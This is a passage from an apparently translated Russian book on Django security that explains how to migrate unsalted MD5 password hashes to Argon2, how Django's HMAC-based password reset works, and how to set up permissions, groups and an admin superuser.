Так как функция формирования ключа осталась прежней, `TwoFoldPBKDF2PasswordHasher` сможет проверить пароли пользователей, сохраненные и через `PBKDF2PasswordHasher`, ведь количество итераций сохраняется в базе вместе с хешем. Таким образом, вы можете спокойно внедрить это и на боевой системе. Когда пользователь войдет в систему, его пароль будет пересохранен через `TwoFoldPBKDF2PasswordHasher`.

9.3.3 Хеширование паролей через Argon2

Если вы только начинаете проект на Django, пароли следует хешировать с помощью Argon2. Это не составит никакого труда, если боевая система еще не развернута. Однако придется попотеть, если у вас уже есть база пользователей. В этом разделе поговорим о несложном варианте, трудозатратному же посвящен следующий.

Допустим, мы начинаем проект с нуля. Единственным значением списка `PASSWORD_HASHERS` назначьте `Argon2PasswordHasher`. Затем в вашем виртуальном окружении исполните команду

```
$ pipenv install django[argon2]
```

Она установит библиотеку `argon2-cffi`, которая требуется для `Argon2PasswordHasher`.

> **ВНИМАНИЕ!** Не надо оставлять только `Argon2PasswordHasher` на боевой системе, где ранее уже применялись другие средства хеширования. Существующие пользователи не смогут зайти в учетные записи.

Если вы сделаете описанное выше на уже существующей боевой системе, то на `Argon2PasswordHasher` будет возложена задача как-то проверить существующие хеши от других средств хеширования. Очевидно, что `Argon2PasswordHasher` не сможет этого сделать, и пользователи не смогут войти на сайт. Чтобы не допустить этого, на уже существующей боевой системе `Argon2PasswordHasher` нужно поместить в список первым, а ранее использованные средства удалять не стоит, они должны быть перечислены после. Таким образом пароли новых посетителей будут захешированы через Argon2. У существующих пользователей это произойдет при первом же входе на сайт.

> **ВНИМАНИЕ!** Django применит к паролю новое средство хеширования только при очередном входе посетителя в учетную запись. Но вряд ли все ваши пользователи регулярно к вам наведываются.

Это значит, что пароли не будут защищены сильнее сразу после изменения настроек, а только когда каждый конкретный пользователь войдет на сайт. Кто-то может зайти через пару секунд, кто-то может и никогда. Все это время хеш так и будет лежать неизменным, и если алгоритм был слабым, значит, уязвимым. В следующем разделе поговорим о том, как задействовать новое средство хеширования для всех, не дожидаясь повторного входа на сайт.

9.3.4 Смена средства хеширования

В июне 2012-го, на той же неделе, когда хеши утекли из LinkedIn, 1,5 млн несоленых хешей утекло в открытый доступ из сервиса знакомств eharmony. Можете полюбоваться: https://defuse.ca/files/eharmony-hashes.txt (49 Мб). Тогда для хеширования паролей они применяли алгоритм MD5, знакомый нам еще со второй главы. Вот что писал в то время один из тех, кто вскрывал эти хеши (https://mng.bz/jBPe):

> «Добавь eharmony к этим хешам, как и следовало бы, соль – и у меня ничего бы не вышло. Тогда бы мне пришлось перебирать словарь паролей для каждого хеша, и на это ушел бы минимум тридцать один год».

Допустим, Алису взяли на работу в похожий сервис, и ее первая задача – сделать хеши стойкими. Вот что она видит в настройках системы:

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.UnsaltedMD5PasswordHasher',
]
```

Неудивительно, что ее предшественник был уволен. Теперь Алисе нужно заменить это безобразие на `Argon2PasswordHasher` без перебо-

ев в работе сайта. Но у сервиса 1,5 млн пользователей, не скажешь же им всем выйти и зайти. И руководитель не хочет сбрасывать старые пароли и заставлять посетителей придумывать новые. Алиса понимает, что выход только один: пропустить существующие несоленые MD5-хеши через `Argon2PasswordHasher`.

Для начала Алиса добавляет `Argon2PasswordHasher` первым в список `PASSWORD_HASHERS`. Это не решает задачу, но позволяет мгновенно защитить новых и недавно вошедших пользователей. `UnsaltedMD5PasswordHasher` по-прежнему остается в списке, чтобы не ломать существующим пользователям вход в учетную запись:

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.Argon2PasswordHasher',
    'django.contrib.auth.hashers.UnsaltedMD5PasswordHasher',
]
```

Добавляем Argon2PasswordHasher в начало списка

Теперь самое сложное: нужно избавиться от `UnsaltedMD5PasswordHasher`. Для этого Алисе придется обновить существующим пользователям хеши. Паролей она не знает – и не должна, так что вместо них она передаст алгоритму Argon2 старые хеши как есть и перезапишет их новыми. Argon2 засаливает хеши и требует больше времени, нежели MD5. Мэллори теперь, может, и жизни не хватит, чтобы взломать один-единственный хеш. Рисунок 9.8 иллюстрирует задуманное Алисой.




Рис. 9.8 Хеш = Argon2(MD5(пароль))

Но Алиса не может просто взять и обновить хеши на боевой системе. Ни `Argon2PasswordHasher`, ни `UnsaltedMD5PasswordHasher` к такому не готовы и просто не пустят пользователей с новыми хешами на сайт. Так что сначала ей придется написать собственное средство хеширования, которое и будет обрабатывать такие нестандартные хеши.

В итоге у Алисы получился `UnsaltedMD5ToArgon2PasswordHasher`, мостик между `Argon2PasswordHasher` и `UnsaltedMD5PasswordHasher`. Так как Алиса наследует его от `Argon2PasswordHasher`, ей достаточно переопределить всего два метода: `encode` и `verify`. Первый вызывается при записи пароля в базу, чтобы получить хеш от него. Обраще-

ние ко второму происходит при входе в учетную запись: его задача – сверить хеш от введенного пароля с хешем из базы данных.

Листинг 9.8 Собственное средство хеширования для обновленных хешей

```
from django.contrib.auth.hashers import (
    Argon2PasswordHasher,
    UnsaltedMD5PasswordHasher,
)

class UnsaltedMD5ToArgon2PasswordHasher(Argon2PasswordHasher):

    algorithm = '%s->%s' % (UnsaltedMD5PasswordHasher.algorithm,
                            Argon2PasswordHasher.algorithm)

    def encode(self, password, salt):
        md5_hash = self.get_md5_hash(password)
        return self.encode_md5_hash(md5_hash, salt)

    def verify(self, password, encoded):
        md5_hash = self.get_md5_hash(password)
        return super().verify(md5_hash, encoded)

    def encode_md5_hash(self, md5_hash, salt):
        return super().encode(md5_hash, salt)

    def get_md5_hash(self, password):
        hasher = UnsaltedMD5PasswordHasher()
        return hasher.encode(password, hasher.salt())
```

Вызывается при сохранении пароля в базу

Хеш = Argon2(MD5(пароль))

Вызывается при входе на сайт

Сравнивает хеши

Этот метод еще пригодится в следующем листинге

Затем Алиса добавляет `UnsaltedMD5ToArgon2PasswordHasher` в список `PASSWORD_HASHERS`:

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.Argon2PasswordHasher',
    'django_app.hashers.UnsaltedMD5ToArgon2PasswordHasher',
    'django.contrib.auth.hashers.UnsaltedMD5PasswordHasher',
]
```

Пока что это ничего не меняет, все пароли в базе по-прежнему захешированы либо MD5, либо Argon2. Но зато теперь мы готовы избавиться от MD5-хешей, положив на их место хеши Argon2 от хешей MD5. Для этого Алисе пригодятся миграции Django. С их помощью программисты могут менять структуру базы данных прямо кодом на Python. Благодаря миграциям все изменения схемы базы данных хранятся в репозитории с кодом. Это позволяет быть уверенным, что схемы базы данных на разных серверах – например, боевом и тестовом – одинаковы. Исключается человеческий фактор при ручном переносе изменений с помощью SQL-запросов. Миграции также можно применять для массовых однократных изменений в базе данных, что и собирается сделать Алиса.

Вот миграция, которую написала Алиса. Сначала она берет все объекты встроенной модели `User`, у которых MD5-хеш пароля. Затем последовательно из каждого `User` она достает этот MD5-хеш, передает алгоритму Argon2 и сохраняет результат вместо старого MD5-хеша.

Листинг 9.9 Миграция для обновления хешей

```
from django.db import migrations
from django.db.models.functions import Length
from django_app.hashers import UnsaltedMD5ToArgon2PasswordHasher

def forwards_func(apps, schema_editor):
    User = apps.get_model('auth', 'User')
    unmigrated_users = User.objects.annotate(
        text_len=Length('password')).filter(text_len=32)

    hasher = UnsaltedMD5ToArgon2PasswordHasher()
    for user in unmigrated_users:
        md5_hash = user.password
        salt = hasher.salt()
        user.password = hasher.encode_md5_hash(md5_hash, salt)
        user.save(update_fields=['password'])

class Migration(migrations.Migration):

    dependencies = [
        ('auth', '0012_alter_user_first_name_max_length'),
    ]

    operations = [
        migrations.RunPython(forwards_func),
    ]
```

Получаем ссылку на модель User

Берем всех User с MD5-хешем. Его длина – 32 символа

Высчитываем хеш Argon2 от хеша MD5

Сохраняем вместо старого хеша

Выполняем эту миграцию только после всех миграций приложения django.contrib.auth

Алиса отдает себе отчет, что миграция будет исполняться некоторое время: ведь Argon2 преднамеренно небыстр и у сервиса 1,5 млн пользователей. Но мы уже добавили `UnsaltedMD5ToArgon2PasswordHasher` в список средств хеширования. Он возьмет на себя проверку паролей пользователей, хеш которых миграция уже обновила. До кого очередь еще не дошла, те по-прежнему смогут зайти: мы пока что не удалили `UnsaltedMD5PasswordHasher` из списка. Таким образом, сайт продолжает бесперебойно работать.

Когда миграция отработает до конца, у нас не останется ни одного MD5-хеша в базе. `UnsaltedMD5PasswordHasher` нам больше не нужен:

```
PASSWORD_HASHERS = [
    'django.contrib.auth.hashers.Argon2PasswordHasher',
    'django_app.hashers.UnsaltedMD5ToArgon2PasswordHasher',
    ~~'django.contrib.auth.hashers.UnsaltedMD5PasswordHasher',~~
]
```

При этом пользователи при входе на сайт по-прежнему будут один за одним обновлять хеш пароля на получаемый от `Argon2Pass-`

wordHasher, так как он указан в списке первым. UnsaltedMD5ToArgon-2PasswordHasher так и останется вспомогательным.

Напоследок Алисе следует сделать свежую резервную копию базы данных и удалить все MD5-хеши из существующих копий. Ведь наша конечная цель – перестать хранить нестойкие хеши где бы то ни было.

Мы обрели новое, внесли изменения и избавились от старого. Это универсальный принцип решения многих задач, как то переезд на новое доменное имя, смена зависимостей в проекте или переименование столбца в таблице.

К этому моменту мы уже многое узнали о том, как обращаться с пользовательскими паролями. Мы реализовали сценарий смены пароля. Узнали, как хранятся пароли и как хешировать их так, чтобы даже слитые хеши мало что дали злоумышленникам. В следующем разделе мы реализуем один важный недостающий сценарий.

9.4 Сценарий восстановления пароля

Боб забыл пароль. Чтобы помочь ему, реализуем сценарий восстановления. Для этого нам даже не придется писать и строчки кода. В предыдущей главе мы уже задействовали восемь пар путей и представлений. За процесс восстановления пароля отвечают последние четыре представления:

- PasswordResetView;
- PasswordResetDoneView;
- PasswordResetConfirmView;
- PasswordResetCompleteView.

Сценарий таков. Сначала Боб заходит гостем на страницу восстановления пароля, где ему отображается форма. Он вводит электронную почту, отправляет форму и получает письмо со ссылкой на сброс пароля. Боб проходит по ссылке, где вводит в форму новый пароль и отправляет ее. Процесс показан на рис. 9.9.

Запустите сервер Django. Пройдите по ссылке https://localhost:8000/accounts/password_reset/. Там вы увидите форму всего с одним полем – для электронной почты. Введите bob@bob.com и отправьте форму.

За обработку содержимого формы отвечает представление PasswordResetView. Если введенная почта соответствует некоторой учетной записи, будет отправлено письмо со ссылкой. Если такая почта не найдена, ничего не произойдет. Иначе какой-нибудь злонамеренный гость мог бы пачками заваливать своих недругов нежданными письмами со всех проектов на Django во всем интернете.

Ссылка для восстановления пароля содержит в себе идентификатор пользователя и код подтверждения. Причем код – это не просто строка из случайных цифр и букв, это результат работы хеш-функции с ключом. Внутри PasswordResetView для создания кода подтверждения при-

меняется HMAC-функция. В качестве сообщения выступают идентификатор пользователя, время последнего входа, текущий хеш пароля, и не только. Так как и время входа, и хеш пароля после его сброса будут другими, это гарантирует, что код невозможно будет использовать повторно. Ключом выступает уже знакомый нам SECRET_KEY.




Рис. 9.9 Сценарий восстановления пароля

В предыдущей главе мы настраивали отправку почты таким образом, чтобы она приходила нам прямо в консоль. Скопируйте ссылку из письма и откройте в новой вкладке браузера. Сервер получит от вас обратно идентификатор пользователя и код подтверждения. По идентификатору сервер воссоздаст заново код подтверждения для этого пользователя и сравнит с присланным. Если коды совпадают, значит, можно быть уверенным, что этот код был создан данным сервером и не был использован ранее – Бобу предоставляется право сменить пароль. Если же не совпадают, то кто-то попробовал исказить либо подделать присланный код – Мэллори не сможет сбросить пароль произвольному пользователю.

Код подтверждения одноразовый. Если Боб снова забудет пароль, ему снова придется пройти процесс с начала. Если старый либо использованный код попадет в руки Мэллори – допустим, она получила доступ к письмам Боба, – она не сможет сбросить пароль и завладеть аккаунтом.




Рис. 9.10 Боб запрашивает восстановление пароля и получает код подтверждения. Этот код создала хеш-функция с ключом

У кода подтверждения есть срок годности, по умолчанию – три дня. Разумный предел для форума, но неприемлемый для системы запуска ядерных ракет. Вам стоит изменить его под свои нужды. Настройка `PASSWORD_RESET_TIMEOUT` задает срок годности кода активации в секундах.

В предыдущих главах вы многое узнали о хешировании и проверке подлинности. В этой главе вы узнали, как эти темы связаны между собой. Смена и восстановление пароля, безусловно, требуются любому сервису, и в обоих случаях под капотом мы прибегаем к вычислению хешей. После проверки подлинности нужно выдать пользователю права на некоторые действия, то есть наделить полномочиями. Поговорим об этом в следующей главе.

Итоги

- Не изобретайте колесо: в Django уже все есть для смены и восстановления паролей.
- Для установления требований к паролям используйте средства проверки паролей.
- Солите хеши, чтобы их нельзя было вскрыть.
- Не хешируйте пароли рядовыми хеш-функциями, применяйте функции формирования ключа. Желательно Argon2.
- Миграции Django помогут обновить хеши в базе данных на более стойкие.
- В сценарии восстановления пароля проверка подлинности данных и хеширование с ключом тоже играют важную роль.

10 Авторизация

Темы этой главы:

- создание суперпользователей и привилегий;
- управление членством в группах;
- авторизация на уровне приложения с помощью Django;
- тестирование логики авторизации.

Аутентификацию и авторизацию часто путают. Процедура *аутентификации* используется для идентификации пользователя, а *авторизация* определяет его полномочия. Аутентификация является обязательным условием для авторизации. В этой главе я расскажу об авторизации, также известной как *управление доступом*, применительно к разработке приложений. В следующей главе продолжу обсуждение этой темы и расскажу об OAuth 2 – стандартном протоколе авторизации.

> **ПРИМЕЧАНИЕ** На момент написания этой книги атаки с целью *взлома механизмов авторизации* занимали 5-е место в списке критических угроз безопасности OWASP Top Ten (https://owasp.org/www-project-top-ten/).

Сначала в этой главе мы рассмотрим авторизацию на уровне приложения с выдачей разрешений. Выдача *разрешений* – это самая простая форма авторизации. Разрешения определяют полномочия

человека или группы людей на выполнение конкретных операций. Затем мы создадим учетную запись суперпользователя для Алисы. После этого выполним вход в административную консоль Django с привилегиями пользователя Алисы, где будем учиться управлять разрешениями пользователей и групп. И в заключение я покажу несколько способов применения разрешений и групп для управления доступом к защищенным ресурсам.

10.1 Авторизация на уровне приложения

В этом разделе мы создадим новое приложение Django для *обмена сообщениями*. Оно использует самые основные элементы авторизации, имеющиеся в Django, – разрешения. Чтобы создать новое приложение для обмена сообщениями, выполните следующую команду в корневом каталоге проекта. Она создаст приложение Django в новом каталоге с именем messaging:

```
$ python manage.py startapp messaging
```

На рис. 10.1 показана структура каталогов сгенерированного приложения. В этом упражнении мы добавим класс в модуль `models` и несколько раз изменим базу данных, внеся дополнения в пакет `migrations`.




Рис. 10.1 Структура каталогов нового приложения Django

Теперь зарегистрируем приложение в проекте Django. Откройте модуль `settings` и найдите список `INSTALLED_APPS`. Добавьте строку, выделенную жирным в следующем примере, оставив остальные строки как есть:

```
INSTALLED_APPS = [
    ...
    'messaging',
]
```

Затем откройте файл models.py и добавьте в него следующее определение класса модели. `AuthenticatedMessage` представляет сообщение и хеш-значение с двумя свойствами. В главе 14 этот класс будет использоваться Алисой и Бобом для безопасного обмена данными:

```
from django.db.models import Model, CharField

class AuthenticatedMessage(Model):
    message = CharField(max_length=100)
    hash_value = CharField(max_length=64)
```

Подобно всем моделям, в `AuthenticatedMessage` необходимо отобразить в таблицу базы данных. Таблица создается с помощью миграций Django. (Вы познакомились с миграциями в предыдущей главе.) Отображение осуществляется во время выполнения встроенным в Django фреймворком ORM.

Выполните следующую команду, чтобы сгенерировать сценарий миграции для класса модели. Эта команда автоматически обнаружит новый класс модели и создаст новый сценарий миграции (выделен жирным в следующем примере) в каталоге migrations:

```
$ python manage.py makemigrations messaging
Migrations for 'messaging':
  messaging/migrations/0001_initial.py
    - Create model AuthenticatedMessage
```

Новый сценарий миграции

Наконец, запустите сценарий миграции, выполнив следующую команду, выделенную жирным:

```
$ python manage.py migrate
Running migrations:
  Applying messaging.0001_initial... OK
```

Запуск сценария миграции не просто создает новую таблицу базы данных; он также создает четыре новых разрешения. В следующем разделе я объясню, как и зачем создаются эти разрешения.

10.1.1 Разрешения

Django представляет разрешения с использованием встроенной модели `Permission`. Модель `Permission` является наиболее простым и неделимым элементом авторизации в Django. Каждому пользователю может быть назначено от нуля до множества разрешений. Разрешения делятся на две категории:

- разрешения по умолчанию, созданные Django автоматически;
- пользовательские разрешения, созданные вами.

По умолчанию Django автоматически создает четыре разрешения для каждой новой модели. Эти разрешения создаются за кулисами при выполнении миграции и дают пользователю возможность соз-

давать, читать, изменять и удалять модель. Выполните следующий код в интерактивной оболочке Django, чтобы получить информацию о четырех разрешениях по умолчанию, автоматически добавленных для модели `AuthenticatedMessage`:

```
$ python manage.py shell
>>> from django.contrib.auth.models import Permission
>>>
>>> permissions = Permission.objects.filter(
...     content_type__app_label='messaging',
...     content_type__model='authenticatedmessage')
>>> [p.codename for p in permissions]
['add_authenticatedmessage', 'change_authenticatedmessage',
'delete_authenticatedmessage', 'view_authenticatedmessage']
```

Обычно по мере развития проекта возникает потребность в расширении и изменении разрешений. Новые разрешения можно объявить, добавив в модель внутренний класс `Meta`. Например, откройте модуль `models` и добавьте следующий класс `Meta` в `AuthenticatedMessage`:

```
class AuthenticatedMessage(Model):  <-- Класс модели
    message = CharField(max_length=100)
    mac = CharField(max_length=64)

    class Meta:  <-- Класс Meta в модели
        permissions = [
            ('send_authenticatedmessage', 'Can send msgs'),
            ('receive_authenticatedmessage', 'Can receive msgs'),
        ]
```

Свойство `permissions` класса `Meta` определяет два дополнительных разрешения, которые определяют, какие пользователи могут отправлять и получать сообщения.

Как и разрешения по умолчанию, дополнительные разрешения создаются автоматически во время миграции. Создайте новый сценарий миграции, выполнив следующую команду. Как показано в выводе жирным, эта команда создает новый сценарий в каталоге `migrations`:

```
$ python manage.py makemigrations messaging --name=add_permissions
Migrations for 'messaging':
  messaging/migrations/0002_add_permissions.py  <-- Новый сценарий миграции
    - Change Meta options on authenticatedmessage
```

Затем запустите сценарий миграции с помощью следующей команды:

```
$ python manage.py migrate
Running migrations:
  Applying messaging.0002_add_permissions... OK
```

К настоящему моменту мы добавили в проект одно приложение, одну модель, одну таблицу базы данных и шесть разрешений. В следующем разделе мы создадим учетную запись для Алисы, войдем под ее именем и предоставим эти новые разрешения Бобу.

10.1.2 Администрирование пользователей и групп

В этом разделе мы создадим учетную запись суперпользователя для Алисы. *Суперпользователь* – это особый пользователь с правами администратора, которому разрешено делать все, т. е. суперпользователь имеет разрешения на выполнение любых операций. Зарегистрировавшись с учетными данными Алисы, вы получите доступ к встроенной административной консоли Django. По умолчанию эта консоль включается в каждый проект, сгенерированный фреймворком Django. Краткий обзор административной консоли познакомит вас с особенностями авторизации на уровне приложений в Django.

Административная консоль проста в использовании и имеет приятный внешний вид, если ваш проект Django может обслуживать статический контент. Django отправляет этот контент через HTTP, но Gunicorn не поддерживает HTTPS. Эта проблема легко решается с помощью пакета WhiteNoise, предназначенного для эффективного обслуживания статического контента при минимальной сложности установки (рис. 10.2). Административная консоль (и остальная часть вашего проекта) будет использовать WhiteNoise для правильного обслуживания JavaScript, таблиц стилей и изображений.

Запустите следующую команду `pipenv` в виртуальной среде, чтобы установить WhiteNoise:

```
$ pipenv install whitenoise
```




Рис. 10.2 Сервер приложения Django отправляет статические ресурсы с помощью WhiteNoise

Теперь нужно активировать WhiteNoise в Django через промежуточное ПО. Что такое промежуточное ПО? *Промежуточное ПО* – это легковесная подсистема в Django, которая располагается *между* входящими запросами и вашими представлениями, а также между вашими представлениями и исходящими ответами. Располагаясь в этой позиции, промежуточное ПО применяет логику предварительной и заключительной обработки.

Логика промежуточного ПО реализуется набором компонентов промежуточного ПО. Каждый компонент – это уникальный обработчик, отвечающий за конкретную задачу. Например, встроенный класс `AuthenticationMiddleware` отвечает за сопоставление идентификаторов входящих сеансов HTTP с пользователями. Некоторые компоненты промежуточного программного обеспечения, о которых я расскажу в последующих главах, отвечают за управление заголовками ответов, связанными с безопасностью. Компонент, который мы добавим в этом разделе, `WhiteNoiseMiddleware`, отвечает за обслуживание статических ресурсов.

Как и любая другая подсистема Django, промежуточное ПО настраивается в модуле `settings`. Откройте модуль `settings` и найдите параметр `MIDDLEWARE`. Он содержит список имен классов промежуточного ПО. Как показано в следующем фрагменте, добавьте `WhiteNoiseMiddleware` в список `MIDDLEWARE`. Обратите особое внимание, что этот компонент должен следовать сразу после `SecurityMiddleware` и перед всеми остальными классами. Не удаляйте никаких компонентов промежуточного ПО из этого списка:

```
MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'whitenoise.middleware.WhiteNoiseMiddleware',
    ...
]
```

Класс SecurityMiddleware должен быть первым в списке

Добавляет WhiteNoise в ваш проект

> **ВНИМАНИЕ!** Каждый проект, сгенерированный фреймворком Django, инициализируется списком `MIDDLEWARE` с классом `SecurityMiddleware` в качестве первого компонента. `SecurityMiddleware` реализует некоторые представленные выше функции безопасности, такие как поддержка заголовка `Strict-Transport-Security` в ответах и переадресация HTTPS. Эти функции безопасности не смогут защитить ваше приложение, если поместить другие компоненты промежуточного ПО перед `SecurityMiddleware`.

Перезапустите сервер и введите в браузере адрес страницы входа в консоль администратора: https://localhost:8000/admin/. Страница входа должна выглядеть, как показано на рис. 10.3. Если ваш браузер отображает эту форму без применения стилей, то это означает, что пакет WhiteNoise не был установлен. Такое также возможно при

неправильной настройке MIDDLEWARE или если сервер не был перезапущен. Административная консоль будет работать и без WhiteNoise, но не будет выглядеть так привлекательно.




Рис. 10.3 Страница входа в административную консоль Django

Страница входа требует ввести учетные данные пользователя со статусом суперпользователя или штатного сотрудника; Django не разрешает обычным конечным пользователям входить в административную консоль.

В корневом каталоге проекта выполните следующую команду, чтобы создать суперпользователя. Эта команда создаст учетную запись суперпользователя в вашей базе данных, запросив пароль нового суперпользователя:

```
$ python manage.py createsuperuser \
        --username=alice --email=alice@alice.com
```

Выполните вход в консоль с именем пользователя alice. Привилегии суперпользователя дают возможность управлять группами. Например, перейдите к форме добавления новой группы, щелкнув на ссылке **Add** (Добавить) рядом с названием раздела **Groups** (Группы).

Группы

Группы позволяют назначить набор разрешений группе пользователей. Группа может назначать произвольное множество разрешений

произвольному множеству пользователей. Каждое разрешение, ассоциированное с группой, неявно предоставляется каждому пользователю – члену группы.

В форме создания новой группы, показанной на рис. 10.4, нужно ввести имя группы и необязательные разрешения. Потратьте немного времени, чтобы ознакомиться с доступными разрешениями. Обратите внимание, что они делятся на пакеты по четыре. Каждый пакет представляет разрешения по умолчанию для доступа к таблице базы данных, позволяющие создавать, читать, изменять и удалять записи.




Рис. 10.4 Форма создания новой группы принимает имя группы и несколько разрешений

Прокрутите содержимое поля выбора разрешений и найдите разрешения, созданные для приложения обмена сообщениями. В отличие от других пакетов, этот содержит шесть элементов: четыре разрешения по умолчанию и два дополнительных разрешения.

Введите `observers` в поле **Name** (Имя). Группа `observers` (наблюдатели) должна иметь доступ к таблицам только для чтения. Выберите все доступные разрешения, содержащие текст «Can view» («Может просматривать»), и отправьте форму, щелкнув на кнопке **Save** (Сохранить).

После отправки формы перед вами откроется страница со списком всех групп. Теперь перейдите на аналогичную страницу со списком всех пользователей, щелкнув на ссылке **Users** (Пользователи) в панели слева. В настоящее время в списке на этой странице есть только два имени пользователя: `alice` и `bob`. Перейдите на страницу

